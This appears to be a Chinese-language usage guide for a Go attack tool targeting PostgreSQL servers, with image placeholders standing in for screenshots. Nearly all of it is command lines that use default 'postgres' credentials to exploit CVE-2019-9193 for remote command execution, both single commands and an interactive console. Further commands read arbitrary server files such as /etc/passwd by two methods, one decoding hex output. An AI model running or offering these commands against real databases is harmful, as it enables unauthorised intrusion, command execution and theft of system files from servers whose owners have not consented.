
利用CVE-2019-9193循环执行命令
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -CVE20199193 -console
利用CVE-2019-9193执行单条命令
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -CVE20199193 -cmd "pwd"


单次文件读取(方法一)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read1 -file "/etc/passwd"

循环文件读取(方法一)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read1 -console

单次文件读取(方法二)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read2 -file "/etc/passwd"
把hex值转换string即为结果

循环文件读取(方法二)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read2 -console
